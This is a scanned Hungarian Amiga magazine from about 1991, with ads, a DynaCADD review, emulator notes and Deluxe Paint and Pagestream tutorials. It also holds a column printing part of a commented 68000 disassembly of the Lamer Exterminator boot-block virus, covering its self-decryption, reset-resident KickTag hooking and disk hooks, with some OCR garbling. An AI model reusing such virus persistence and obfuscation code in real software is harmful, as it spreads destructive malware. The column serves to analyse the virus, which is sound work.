| AM002 | JRComm, MSH, NIB               |   |
| AM004 | PD játékok (4db a lemezen)     |   |
| AM005 | Star Trek 1 (2 lemezes)        |   |
| AM006 | Star Trek 2                    |   |
| AM007 | Ékezetes vektorfontok (500 Ft) |   |

Utánvétellel \* (3.5"): 200 Ft

# Üres HELY

# Viroológia: Lamer...

Az előző két számban egy vírusirtó forráskódját tettük közzé. Ideje hát, hogy most bemutassunk egy irtandót is. Azt megígérhetjük, hogy az ON DISK-re csak a forráskódot tesszük fel, a futóképes verziót nem. Annál inkább, mivel a vírusok igen népes állatkertjéből egy igen veszélyes fenevadat szemeltünk ki élvezboncolásra: a Lamer Exterminator. Igen, ez az a vírus, ami merő pajkosságból teleírja lemezeink véletlenszerűen kiválasztott szektorait a LAMER szóval, nem kis fejtörést okozva ezzel az operációs rendszer lemezkezelő rutinjainak. Ez a vírus nem csak veszélyességével, hanem nehéz felismerhetőségével is kitűnik társai közül. Egy igen egyszerű, de ugyanakkor igen hatékony eljárással ugyanis a kód nagyobbik részét elkavarja kimentés előtt, úgyhogy elméletileg a vírusnak 256 féle mutációja létezhet. Ezért nehéz felismerni a programozható vírusirtókkal, mint amilyen például a Virus Expert.

A program három jól elkülöníthető részből áll. Az első visszakódolja a többi részt. Ez a start címkénél kezdődik, és a eorstrt címkéig tart. Amíg ez a rész le nem futott, a kód többi része értelmetlen zagyvaság. (A visszafordítás is úgy történt, hogy ez a rész már lefutott, és a programszámláló az eorstrt címkén állt.)

A második rész a vírust helyezi el a memóriában, resetbiztossá teszi, majd aktiválja a program harmadik, fertőző-megsemmisítő részét, és visszatér az operációs rendszerhez. Ez a rész az eorstrt címkétől a Reset címkéig tart.

A Harmadik rész, már maga a komoly fertőző-rongáló funkciókat ellátó blokk. Ez tartalmazza a Reset rutint, a resetvektorok felülírását megakadályozó NewSumKickData rutint, és a gyilkos Main rutint is. Ez a Main rutin nem csinál mást, csak figyel a lemezcsereket, és ha az újonnan behelyezett lemez nem vírusos, akkor azzá teszi. No és persze a lehető legváratlanabb helyeken és időpontokban írja tele a kiválasztott szektort azzal, hogy LAMERLAMERLAMER... (A

disznó!)

Tehát hölgyeim és uraim, íme a Lamer Exterminator forráskódjának első része:

```

* Lamer exterminator ass. list *
* disassembled by Compi *
* 1991 *

KickTagPtr equ$226
ColdCapture equ$2a
CoolCapture equ$2e
SysStkLower equ$3a

;!!!
 movea.l 4.w,a6
 bra.s eorstrt
;!!!

bootblk DC.B "dos",0
dc.l $CBB3C91F,$370

start MOVEM.L D0-7/A0-6,-(A7)
JSR -$78(A6);Disable
LEA eorstrt(PC),A0;Dekódolandó rész
kc.-e
 MOVEQ #$17,D0
 MOVE.B eorval(PC),D1
 MOVE.W #$3C4,D2;dek. rész mérete
decode ADD.BD1,(A0)
EOR.B D0,(A0)+
DBF D2,decode

eorstrt MOVEA.LSysStkLower(A6),A1;Pr
ogram elhelyezése
 MOVEQ #0,D0;a memóriában
 MOVE.B $DFF007,D0
 MULU #$12,D0
 BCLR#0,D0
 ADDA.W D0,A1
 MOVE.L KickTagPtr(A6),D0
 BNE.S LC4778A
 MOVE.L CoolCapture(A6),D0
 BNE.S LC4778A
 MOVE.L ColdCapture(A6),D0
 BEQ.S virgin
LC4778A MOVE.LA1,D1
 SWAP D0

```



Anubis Kft.  
Budapest  
Ferenciek Tere 4-8  
1053  
Tel.: 117-3877

## Magyarországon a legolcsóbb !!!

Sőt, némely árucikkeket a bécsi ár alatt vásárolhat, illetve rendelhet meg nálunk !

- megtakarítja az utazás fáradalmait és költségeit
- forintért vásárolhat
- nagyobb értékű vásárlás esetén részletfizetési kedvezmény lehetséges
- viszonteladók számára egyedi megbeszélés szerinti hitelfeltételek
- törzsvevők részére kedvezményeket biztosítunk
- áraink a beszerzési árakat követik
- egyedi kéréseket is megpróbálunk teljesíteni
- magyarországi garanciaérvényesítés
- garancián kívüli gyors szervíz

## Raktárról kapható:

NoName 3.5" DSDD lemez 750Ft (100 doboztól: 712 Ft)

NoName 5.25" DSDD lemez 395Ft (1 doboz)

Kapható a GURU, és az AM régi és új számai

## Ez Fantasztikus:

- 512K-s belső bővítő órával, kapcsolóval CSAK: 7580 Ft !!!

-1.8 MB-os belső bővítő: 22.655 Ft

Megtekinthető és megvásárolható az A3000!

# A500: 54.900 Ft !





## ATonce AT emulator kártya - 42380 Ft

100% IBM AT kompatibilis Amiga, CGA, Herkules, Olivetti, Toshiba grafikus kártya, soros, és párhuzamos port emuláció. A gép képes lesz egyszerre futtatni Amiga és IBM programokat is.



## ACTION REPLAY kártya - 11.500 Ft

Az AM januári számában ismertetett cartridge. Egyaránt hasznos a játékok könnyebb végigjátszásához, és hatalmas segítség a felhasználóknak is.



## DIGIVIEW GOLD 4.0 - 24.750 Ft

A legjobb képdigitalizáló az Amigán. 768\*580-as felbontásban digitalizál képeket 4096 színben kameráról. Képes 21 bites, és SuperHam képeket is digitalizálni.

|                                   |                  |
|-----------------------------------|------------------|
| Midi interface                    | 5.635 Ft         |
| Hang digitalizáló                 | 9.694 Ft         |
| 1.8 MB bővítő                     | 22.655 Ft        |
| 3.5" külső drive                  | 13.100 Ft        |
| Electronic Design YC Genlock      | 88.600 Ft        |
| Vírus detektor                    | 1.800 Ft         |
| RF Modulátor                      | 3.700 Ft         |
| 1.2 - 1.3 Kickstart               | 7.900 Ft         |
| Bootselector (DF0: DF1:)          | 1.800 Ft         |
| A500 Könyv                        | 619 Ft           |
| Mercury sztereo RGB monitor CSAK: | 34.800 Ft        |
| Video Frame Grabber (képdígi):    | 24.750 Ft        |
| Joystick (különböző típusok):     | 1.300 - 1.880 Ft |

# Megrendelhető:

|                                |           |
|--------------------------------|-----------|
| KCS POWER PC BOARD (XT kártya) | 52.555 Ft |
| AMIGA 500-hoz 20 MB harddisk:  | 56.235 Ft |
| AMIGA 2000-hez 40MB harddisk:  | 93.955 Ft |
| PAL Genlock:                   | 33.600 Ft |
| A500 EPROM égető (27513-ig):   | 16.000 Ft |

# Viroológia: Lamer...

```

SWAP D1
 CMP.W D0,D1
 BNE.S virgin
 SWAP D0
 MOVEA.L D0,A1
 ANDLW #$FF00,D0
 CMPLW #$F500,D0
 BCS.S LC477A6
 SUBA.W #$C3E,A1
LC477A6 ADDA.W#$400,A1
 virgin LEA bootblk(PC),A0
 PEA $86(A1);rtside új címe a verembe
 MOVE.W #$3F5,D0
LC477B6 MOVE.B(A0)+,(A1)+;átmásolja
 saját magát
 DBF D0,LC477B6
 RTS

 rts_ide BSR.SResident;Ez már nem itt fut.
 LEA LC47B3A(PC),A0;Már rezidens a
vírus,
 MOVE.W #$204,(A0);vissza lehet térni
az
 MOVEM.L (A7)+,D0-7/A0-6;operációs
rendszerhez.
 LEA LC47AF4(PC),A1
 JSR -$60(A6)
 MOVEA.L D0,A0
 MOVEA.L $16(A0),A0
 MOVEQ #0,D0
 RTS

;
Resident MOVE.LKickTagPtr(A6),D0;Ez a
rész aktiválja a
 BEQ.S LC477E8;reset védelmet, és
 BSET #$1F,D0;láncolja be a vírust.
LC477E8 LEA KickTag(PC),A0;új KickTag
címe
 LEA 8(A0),A1
 MOVE.L A1,(A0)
 MOVE.L D0,4(A0)
 MOVE.L A0,KickTagPtr(A6)
 MOVE.L #$12100FF,$A(A1)
 LEA lamertxt(PC),A0
 MOVE.L A0,$E(A1)
 LEA Reset(PC),A0
 MOVE.L A0,$16(A1)
 JSR -$264(A6);SumKickData

```

```

MOVE.L D0,$22A(A6)
LC4781A LEA LC47B2E(PC),A0
 MOVE.L -$262(A6),(A0)
 LEA NewSumKickData(PC),A0
 MOVE.L A0,-$262(A6)
 MOVE.L #$400,D0
 MOVE.L #$10002,D1
 JSR -$C6(A6);AllocMem
 LEA PuffAddr(PC),A0
 MOVE.L D0,(A0)
 LEA $15E(A6),A0
 LEA LC47AFA(PC),A1
 JSR -$114(A6);FindName
 MOVEA.L D0,A0
 LEA LC47B32(PC),A1
 MOVE.L -$1C(A0),(A1)
 LEA Main(PC),A1
 MOVE.L A1,-$1C(A0)
 JMP -$7E(A6);Enable

```

```

Reset LEA LC47B3A(PC),A0
TST.B (A0)
BEQ.S LC4786C
SUBQ.B #1,(A0)
LC4786C JSR -$78(A6);Disable
BRA.S LC4781A

```

```

NewSumKickData:
 LEA KickTag(PC),A0
 MOVE.L KickTagPtr(A6),D0
 BEQ.S LC4788E
 CMPA.L D0,A0
 BEQ.S LC47896
 MOVE.L A1,-(A7)
 MOVEA.L D0,A1
 CLR.L 4(A1)
 MOVEA.L (A7)+,A1
 BSET #$1F,D0
LC4788E MOVE.LD0,4(A0)
 MOVE.L A0,KickTagPtr(A6)
LC47896 MOVE.LLC47B2E(PC),-(A7)
 RTS

```

Folytatjuk

# DynaCADD<sup>®</sup>

## Computer Aided Design and Drafting

Az Atari ST/TT és az IBM verzió után megjelent a tavaly az év CADD programja címet elnyerő DynaCADD program Amigára. A programnak két Amigás változata is létezik. Az első már egy 'normál' 500-ason is fut, csak egy mega-szükséglettel hozzá. A másik már komolyabb hardvert igényel, szükség van egy 68020 vagy 30 processzorra és egy 68881 vagy 82 koprocesszorra is. Az AM birtokába sajnos csak a második változat demoja jutott, de Ataris és IBM-es tapasztalataink alapján bátran írhatunk erről a programról, hiszen a felhasználói felület megegyezik, a két kézikönyv kb. 5 oldalon különbözik egymástól, és nagy valószínűséggel állíthatjuk, hogy a C nyelvű source is szinte sorról sorra megegyezik.

A DynaCADD programot pillanatok alatt felinstallálhatod, és azonnal professzionális rajzokat készíthetsz. Az emberközelit felhasználói interface, az ikonorientált parancsrendszer és a különleges lehetőségei állítják a CADD programok élére, és teszik alkalmassá a valóban professzionális alkalmazásokhoz.

A program négy ikonmezőt használ, melyek az elérhető utasításokat jelzik. Tekintettel az utasítások nagy számára az ikonrendszer egy négy szintű fastruktúrát követ. Az egyes utasítások így fentről lefelé haladva jelölhetők ki, de természetesen egy ugyanazon ágon lévő utasítás végrehajtásához nem kell visszalépniük a fa elejére, de a megfelelő ikonmező használatával tetszés szerinti szintre léphetünk. Pl. egy elsődleges utasítás kijelölésekor a második ikonblokkon megjelenik az összes hozzá tartozó alutasítás. A legalsó blokk le van foglalva a sokrétű hely- illetve elem-kiválasztás számára.

A DynaCADD kijelzi az éppen aktuális parancsot, és a képernyő felső sorában a hozzá tartozó segítséget is. Amennyiben ez nem elegendő, 270 kilobyte on-line help áll rendelkezésünkre. Az egyes utasítások billentyűzetről is bevihetők az első néhány betű (amennyi az egyértelmű azonosításhoz

szükséges) begépelésével. A DynaCADD kiírja az egész parancsot, és aktiválja a hozzá tartozó ikont.

### 3D lehetőségek

A program 3D módja a lehető legtokéletebb. Tetszőlegesen megadhatjuk a nézeteket, és ezek közül egyszerre max. négyet láthatunk képernyőnkön. Minden egyes nézetre külön megadható a méretarány és a zoom értéke. Az egyik nézeten való változtatás automatikusan módosítja az összes többi nézetet is. Az egyes alapelemek tetszőlegesen elrejtethetők (akár nézetenként is).

### Számértékek bevitele

Amikor a DynaCADD-nek numerikus értékre van szüksége megjelenik egy pop up számológép. A funkciók mind billentyűzetről, mind egérről vagy digitalizálótábláról elérhetők.

### Alapelemtípusok

A lehetséges alapelemek: pontok, egyenesek, körök, körívcek, összekötő ívelemek, ellipszisek, ellipszisívek, szövegek, B-görbék, Bezier görbék. Több alapelemből összetevődő, egyszerre bevihető elemek: téglalapok, szabályos sokszögek, kész rajzrészletek, metszenvonalak, mintával festett idomok. Az összes funkció elérhető 2D illetve 3D módban is. A 3D alapelemek bármikor 2D-be konvertálhatók.

### Méretezés

A DynaCADD program méretezési lehetőségei messze meghaladják bármely más CAD program hasonló képességeit. Bármilyen méretezési formátumot megadhatunk.

#### Automatikus méretezés:

Gépészeti és építészeti méretezési formátumok. Teljes 2D és 3D méretezés. A méretező szöveg tetszőlegesen megadható. Körszerű méretek sugárra és/vagy átmérőre is felírhatók. Automatikus egyenesmenti illetve szögűrés az összes

elfogadott formátumban. A szöveg a méretvonal fölél, alá és közbe illeszthető. A szöveg állása megválasztható. A méretező szöveg pontossága 0-tól 9 tizedesig állítható be.

A méretező vonalak végei lehetnek tömött illetve üres nyilak, ferde vonalak, illetve körök. Egy méret beillesztésekor, ha a méretezőszöveg nem fér el az adott helyen, a DynaCADD automatikusan kívülre helyezi azt (és természetesen a nyilakat is). A méretezőszövegben található vezető illetve záró nullákat automatikusan levághatjuk. Amennyiben szükséges, a méret dimenzióját is megjeleníthetjük rajzunkon. A szöveg méretei mind fokokban, mind fok/perc/másodperc alakban megjeleníthetők. Az európai és az amerikai számformátum egyaránt megengedett.

### UnDo utasítás

A DynaCADD UnDo utasítása egy szempillantás alatt visszavarázsolja a legutóbbi fő parancs előtti helyzetet képernyőnkre. Ezzel a hasznos, és valóban jól működő utasítással megkíméljük magunkat egy-egy helytelen bevétel vagy akaratlan törlés okozta károktól illetve a munkaigényes visszaállítási folyamattól.

### Output lehetőségek

A DynaCADD összes output lehetősége könnyen használható. Bármely output utasítás hatására egy, a lehetőségeket felkínáló ablak jelenik meg. A program a rajz egészét, vagy bármely részét képes tetszőlegesen méretben illetve méretarányban kinyomtatni (legjobb helykitöltésű is) az output egységek széles skálájára (plotterek, mátrixnyomtatók, lézernyomtatók, postscript, filcok).

### Háttérnyomtatás

A DynaCADD lehetővé teszi, hogy a háttérben nyomtathassunk illetve rajzolhassunk, így a tervezési tevékenységet nem kell megszakítanunk czen műveletek végrehajtásakor.

## A MAKEPLOT program

Amennyiben egy különleges plotterünk van, és a DynaCADD-ban nem található hozzá megfelelő driver, akkor a programhoz mellékelte MAKEPLOT programmal egy meglévő meghajtót átalakíthatunk illetve újat definiálhatunk. Egyszerűen be kell töltenünk a programot, meg kell adnunk a kért információkat, és a MAKEPLOT elkészíti a megfelelő drivert, amelyet úgy használhatunk, mint a programhoz mellékelteket.

## Támogatott file formátumok

A DynaCADD a következő fileformátumokat ismeri bármiféle külső modul nélkül:

|                               |         |
|-------------------------------|---------|
| DXF                           | (Be/Ki) |
| HPGL                          | (Ki)    |
| DMPL                          | (Ki)    |
| Calcomp Plotter Nyelv         | (Ki)    |
| Postscript                    | (Ki)    |
| Encapsulated Postscript       | (Ki)    |
| GEM META fileok (vektor)      | (Ki)    |
| GEM IMG fileok (pontkép)      | (Ki)    |
| IFF (Interchange File Format) | (Ki)    |

A következő verziók újabb fileformátumokat is támogatnak majd.

## Szövegek/betűk

A DynaCADD megvásárlásakor professzionális AGFACompuGraphic® betűkészletet kapunk:

**ARCHITECTURE NOI**  
 Architecture No2  
 Broad  
 Times  
 Don Casual  
 English  
 Leroy\_R  
 Leroy\_S  
 Old English  
 Outline  
 Park Avenue  
 Revue Light  
 Triumvirate  
 Zapf Chancery

Egyszerre 16 készlet tölthető be rezidensen a memóriába, így könnyen és gyorsan elérhetőek, cserélhetőek. A

felíratok teljes mértékben kontrolálhatók: kerning, felhasználó által definiált illetve fix betűközök adhatók meg. A szöveg balra, jobbra illetve középre igazítható a szövegmezőn belül. A karakter szélessége, magassága, dőlése, elforgatási szöge, vonalvastagsága, színe beállítható. A betűk a DynaCADD-ban tömőten illetve körvonalasan is megjeleníthetők.

## DynaCADD Vector Font Editor

A font editor egy olyan tervezőprogram, amellyel egy meglévő betűkészletet módosíthatunk illetve újat tervezhetünk. Az editor a következő lehetőségeket kínálja fel: Bezier görbék, B-görbék, vektorok, korlátlan számú clipboard, forgatás, kicsinyítés, nagyítás, függőleges illetve vízszintes tükrözés, mozgatás, másolás, változtatható bázis, segédvonalak, automatikus/kézi kerningbeállítás, beállítható zoom szintek, automatikus finomítás, felhasználó által definiált rács (illesztéssel illetve illesztés nélkül) maximum 64000x64000 pontig karakterenként. Minden készlet maximum 255 karaktert tartalmazhat. A DynaCADD 'mintával festés' funkciójához is itt tervezhetjük meg a maximum 255 mintát.

## Kompatibilitás

Mint a támogatott fileformátumoknál már láthattuk a DynaCADD képes olvasni/írni a DXF fileokat, tehát az összes e fileformátumot támogató CAD programmal, így az AutoCAD-cel is kompatibilis. Meglévő rajzaid, könyvtáraid tehát nem kell újrarajzolnod, hanem

könnyűszerrel felhasználhatod a DynaCADD-ben is.

## Sebesség

Ugyanazon gépen futtatva a DynaCADD több mint 30%-al bizonyult gyorsabbnak az AutoCAD Release 10-nél. A sebességkülönbséget elsősorban a zoomolásokkor, rajz-újragenerálásokkor illetve 3D alkalmazásokkor élvezhetjük.

## Dokumentáció és változatok

A programot egy mintegy 600 oldalas kézikönyv-tankönyvvel szállítják, amely angol és magyar változatban is elérhető. A program ugyancsak két nyelven vásárolható meg, a felhasználó igényeitől függően. A DynaCADD jelenleg az Amigán kívül IBM, Atari ST illetve Apple Macintosh gépeken fut, de fejlesztés alatt áll a Unix/OS2/SUN-System változat is.

Mint láthatjuk a Ditek International valóban kitett magáért, és meglepte az Amigát komolyan használók táborát.

## AMIGA rendszer igények:

Bármilyen Amiga rendszer, minimum 1MB RAM, 1.3-as operációs rendszer vagy újabb, egy külső drive.

Ajánlott: matematikai coprocesszor, 2MB RAM, harddisk.

Létezik 68020/30+68881/82 verzió is.



|               |                  |       |
|---------------|------------------|-------|
| Ár:           | 137.800 Ft       | ●●●●● |
| Tudás:        |                  | ●●●●  |
| Tudás/ár:     |                  | ●●●●● |
| Dokumentáció: | 600 old. +270 KB | ●●●●● |
| Kezelhetőség: |                  | ●●●●● |
| Tanulhatóság: |                  | ●●●●● |

Kezdjük egy lehangoló hírrrel: az ATonce AT emulátor kártyának a teszteredményeit csak a következő számban tudjuk majd leközölni. Kipróbáltuk, működik, de akár hiszitek akár nem, nem akadt a környéken egyetlen AT program sem, amivel a lapzárta előtt tisztességes sebesség, és kompatibilitási tesztekét csinálhattunk volna.

A kártya üzembehelyezése egy ügyes kezű felhasználót igényel. Nem ördögösség, de ténykérdés, hogy van akinek nyugtatót kell adagolni, ha szétszedve látja az AMIGÁT, és még azt a látványt is el kell tűrnie, hogy valaki két kézzel tépi ki a 68000-t...

Komolyra fordítva a szót: a gépet szét kell szedni (gondosan eltépni a garanciára jogosító matricát...), és ki kell húzni a 68000 CPU-t a helyéről. Ide dugod be a kártyát (amin van egy új 68000). A régit elteheted tartalékba, vagy ha nagyon le vagy égve, akkor add el... Egy másik kisebb műtétet is el kell végezned, a GARY modult el kell helyezned a GARY alá. Mindez öt perc alatt készen van, és "NO SOLDERING NEEDED", avagy nincs szükség forrasztásra! A használati utasításban található fortók egyértelmű felvilágosítást nyújtanak a dolgok mikéntjéről, de természetesen az üzletben meg is kérheted, hogy helyezték üzembe a dolgot, ha neked fejfájást okoz.

Ezek után ha bekapcsolod a gépet, rendes Amigaként fog futni. Ki is próbáltuk a pl. SIM CITY-vel, és a DPAINT-tal, mindkettő hiba nélkül futott. Ha át akarsz térni AT üzemmódba, egy workbench icon-ra kell ráklikkelned, amit rövid berregés, majd az AT bejelentkezése követ. A 100%-os kompatibilitást (ezt még nem teszteltük valójában) a kártyán található 80286-os CPU, és az AT BIOS garantálja.

Egy 1MB-os Amiga, AT módban 640KB-ot tud kezelni.

Az ATonce Amiga az alábbi videomódokat

tudja emulálni:

- CGA
- HERKULES (interlace)
- OLIVETTI (interlace)
- TOSHIBA 3100 (interlace)

Az Amiga blitter is működik, aminek gyakran nagyon pozitív hatása van.

Az ATonce emulátort tehát az Amiga rendszerből indíthatod el, de nem akárhogyan: egy új tascikként. Az ATonce tehát nyugodtan futathat XWINDOWS alatt, és ráadásul multitaskolva bármelyik Amiga programmal.

Az Amiga Egér az MSDOS-ban is tökéletesen működik, mint Microsoft Mouse (COM1, COM2 soros port)

A párhuzamos portot az MSDOS-ban LPT1-ként emulálja.

Az ATonce emulálja egy AT hangképzési lehetőségeit is (izgi ugye?)

A belső floppy-t 3.5"-os 720KB-os MSDOS meghajtónak értelmezi az ATonce, és beágyazható rendszerbe további külső 5.25", vagy 3.5" meghajtó is.

Működik az Amiga Hardiszekkel. A 3.3-as MSDOS-al maximum 32MP partíciókat használhatunk, a 4.01-el amekkorát csak akarunk (feltéve, hogy van elég hely hozzá a diszken...)

Kompatibilitás az MS-DOS 3.2-4.01-ig tesztelve.

- folytatjuk -

**BBKING**

## Deluxe Paint III

Kezdjük ezt a rovatot egy hírrrel, ami inkább a "Mi újságba" való volna, de mivel annyira ide tartozik, inkább ide raktuk. A Dpaint III dokumentációjában olvashatod, hogy a sorozat kifejlesztése hatalmas energiájába került Dan Silva mesternek (több hónapos non-stop programozás). A most forgalomban levő utolsó verzió elkészülte után úgy döntött, hogy "szabadságra", megy és csak halovány utalás történt a későbbi továbbfejlesztés lehetőségére. A nyugati sajtó szerint a mester már majdnem készen van a Deluxe Paint V4.0-val, várhatólag egy-két hónapon belül a polcokra kerül! Aki lapozgat nyugati PC-s magazinokat is, az tudja, hogy VGA kártyákhoz fejlesztett PC-s Dpaint változat (mert létezik!) funkcióiban sokkal többet tud, mint az amigás (pl. morphing). Nos, reméljük rövidesen beszámolhatunk az újdonságról!

Az előző számokban megismerkedtünk a DP "szerszámosládájával", most terv szerint a menürendszer ismertetése következik.

A képernyő tetején a felhasználói programoknál elérhető menüket "pull-down"-menünek hívja a szakirodalom. Ezeket az Amiga operációs rendszere támogatja, a DP is ezt használja. A jobb egérgomb nyomva tartása mellett tudunk keresgélni a menüpontok között, amit biztos mindenki tud, hogy hogy kell, erre nem pazarlom a helyet. Ha elengeded a gombot, az adott menüpontot aktiválod.

Balról jobbra haladva ismertetem a program menürendszerét.

### PICTURE főmenü

Load picture - IFF kép betöltése. A Deluxe Paint nem támogatja a HAM-et. A többi formátumú IFF kép töltése nem okozhat problémát, attól függetlenül, hogy melyik program készítette. Ez azok számára jelent felüdülést, akik a 175 féle C64-es paint program közötti file konverzióba örültek bele, és részben ezért cserélték gépüket Amigára...

Save picture - IFF kép kimentése

Delete - bármilyen file törlése a lemezről (animáció, kép, ecset, de akár szövegszerkesztő file, barmi).

Print - az aktuális kép kinyomtatása. A megfelelő nyomtatót a preferences-ben kell beállítanunk (a preferences megtalálható a DP lemezen). A megjelenő requester-ben a következő beállítási lehetőségek adódnak:

Aspect - függőleges, vagy vízszintes elhelyezés a papíron

Image - pozitív vagy negatív nyomtatás

Shade - fekete-fehér, szürke árnyaltos, vagy színes nyomtatás

Placement - a képet a bal margóhoz igazítja vagy a papír közepére rendezi

%dots (és a %wide %high) - a kép méretét változtathatod meg.

line feeds - sor(ok) kihagyása két kép között

copies - másolatok száma

form feed - új lap töltése. A funkció segítségével elérheted, hogy minden képet külön papírra nyomtass

Flip

- horiz: vízszintesen tükrözi a képet

- vert: függőlegesen tükrözi a képet

Change Color

- palette: a kép palettáját módosíthatod. Az R, G, és B összetevők meghatározásával 16\*16\*16, azaz 4096-os palettáról választhatod ki az aktuális színeket. Itt állíthatod be a RANGE-eket (színskálákat) is, amire a színátmenetes betöltésnél van szükség. Külön kell beállítani a CYCLE RANGE-et, ami a színléptetéses (Color cycling) animáció alapjául szolgál. Ennek a sebességét, és irányát is itt kell megadni (erről részletesebben majd az animáció tárgyalásakor térünk ki). Jól használható funkció továbbá a SPREAD. Egyenletes átmenetet képezhetünk vele két szín között. Például: állítsd az 1-es színt fehérre (R15,G15,B15), a 8-ast feketére (R0,G0,B0). Klickelj a fehérre, majd a SPREAD-re, (itt a "to" feliratra változik a pointer), majd a feketére. Ha jól csináltad, az 1-

es és a 8-as szín között a szürke különböző árnyalatai jelentek meg.

A "palette" requestert a "p" lenyomásával is előhozhatjuk a billentyűzetről.

- Use brush palette: ha betöltesz egy ecsetet lemezről, az valószínűleg nem a helyes színekben fog megjelenni, hiszen azt más palettával rajzoltad meg, mint amivel éppen dolgozol. Ezzel a funkcióval a jelenlegi ecsetednek a palettáját aktiválhatod (ezzel persze a jelenlegi képed palettáját elrontod).

- Restore palette: visszaállítja azt a palettát, amivel a jelenlegi előtt dolgoztál.

- Default palette: visszaállítja azt a palettát, amit a program betöltés után automatikusan használ.

- Cycle: a billentyűzetről a TAB-bal aktiválhatjuk. KI-BE kapcsolja a színléptetéses animációt. Ez a funkció sorban eltolja a paletta azon színeit amit a cycle range-ben megadtunk. A futás sebességét és irányát is megadhatjuk a Palette requesterben (lásd: fentebb).

- BG - (jobbra nyíl) FG: átrajzolja az összes pixelt, ami az aktuális háttérszínnel lett rajzolva, az aktuális rajzolószínré.

- BG - (kettős nyíl) FG: kicsréli az aktuális háttérszínnel, illetve rajzolószínnel rajzolt pixeleket.

- Remap: Ha betöltesz egy ecsetet, ami nem a jelenlegi palettáddal lett rajzolva, akkor az nem lesz színhelyes. Ha "use brush palette"-et használod, akkor elrontod a jelenlegi palettát. A remap végigmegy az ecset színein, és megkeresi a jelenlegi palettádról az adott színekhez legközelebb eső színt. Így a kecske is jóllakik, stb.

#### Spare

- swap: (billentyűzetről: j) váltás a második képernyőre. Ez csak akkor működik, ha van ráéleg memóriád. Ha több képernyőd van (animációt készítesz), akkor a spare képernyőt "SCRATCH"-nek hívja a program. Ezt az oldalt bármikor előhívhatod a "j"-vel. Ezen érdemes rajzolgatnod, és csak ezután tedd az animációs oldalra a kész eredményt. Na de erről majd később...

- copy to spare: a jelenlegi képernyődet átmásolja a másodikra

- merge in front: összemásolja a két képernyőt. A jelenlegi háttérszín átlátszó marad. A "spare" kép kerül előtérbe. Ha több képkockánk van akkor egy requester-t kapunk ahol eldönthetjük, hogy egy képkockát, egy bizonyos számú képkockát, vagy az összeset kívánjuk merge-elni.

- merge in back: hasonló az előzőhöz csak itt a "spare" képernyő háttérbe kerül.

- delete this page: letörli a jelenlegi képernyőt (ha van spare), és a másikká kapcsol. Jó ésszel tartani, hogy a spare képernyő akkor is foglal memóriát, ha nincs rajta semmi. Ha egy animáció során kifutnánk a memóriából a spare képernyőket mindenféleképpen töröljük le.

#### Page size

A requesteren a papír méretét állíthatod be. Természetesen a papírod mérete nagyobb is lehet mint az egész képernyő, ilyenkor a nyíl billentyűkkel tudsz rajta scrollozni. Ezzel kész pályákat rajzolhatsz játékprogramhoz, stb.

#### Show page

Ha nagyobb a papírod mint a képernyő, akkor ezt a funkciót kell választanod, hogy áttekinthesd azt amit csinálsz. Ilyenkor persze nem minden pixel-t jelenít meg a program.

#### Screen Format

A kép formátumát, a felbontást, és a színek számát állíthatod be. Ha túl sok színt kérsz, amire nincs memória vagy lehetőség (pl.640\*512, 32 szín) a gép automatikusan kevesebbet ad.

#### About

Kiírja a rendelkezésre álló memória mennyiségét, az animáció, és az animációs ecset méretét, és a copyright információt

#### Quit

Megkérdezi, hogy magadnál vagy-e, illetve, hogy ki akarod-e menteni a munkádat előbb, majd kilép a programból.

- Folytatjuk-

Nos az előző számban azt írtam, hogy most már Compi elvtárs fog a Pagestreamről írni, de az Élet keserves... Így aztán kénytelenek leszek velem beérni! Na azért fel a fejjel, én is tudom, hogy mi fán terem a Pagestream és egyszer azért majd csak összejön, hogy az igazán velős részéről majd Compi is írjon (megjegyzem NEM az ő hibája, hogy most nem ő ír).

Eddig a programról közöltünk egy általános ismertetőt, majd az előző számban egy "gyorstalpaló" tanfolyamot, egy példát egy plakát megtervezésére, és kinyomtatására. Most pedig elkezdjük a részletes ismertetőt, kb. úgy mint a Deluxe Paint esetében.

Kezdjük jelen esetben is a képernyő jobb oldalán található "szerszámoszláda", a toolbox ismertetésével!

### 1. (A) text mód.

Két lehetőségünk van. Szöveget vagy szöveglapba vihetünk be, vagy pedig közvetlenül a papírra. Ha a szöveglapba gépelünk, akkor Object-ként (tárgyként) az egész hasábot kezeli a program, ha közvetlenül a papírra gépelünk, akkor pedig formázatlan szöveg lesz az object. Így minden transzformációt beleértve a forgatásokat, és megnyújtásokat is, végre tudunk hajtani szöveggel is (ha azt közvetlenül a papírra gépeltük). Szemléletesen: ha a papírra gépelt szót object-ként megnyújtom függőlegesen kétszeresére, akkor a betűk hossza kétszeresére nyúlik, ha a szöveglapot nyújtom meg, attól a betű hossza nem nő.



### 2. (nyíl) object editor

A pointer egy nyillá válik. Ebben a módban az egyes tárgyakat (object) tudjuk átrendezni, méretüket megváltoztatni, stb. A Pagestream a következő dolgokat kezeli object-ként:

- szöveg a papíron közvetlenül
- szöveglap (benne szöveg hasábra tördelve)
- bitmap grafika (IFF vagy más formátumról importálva)
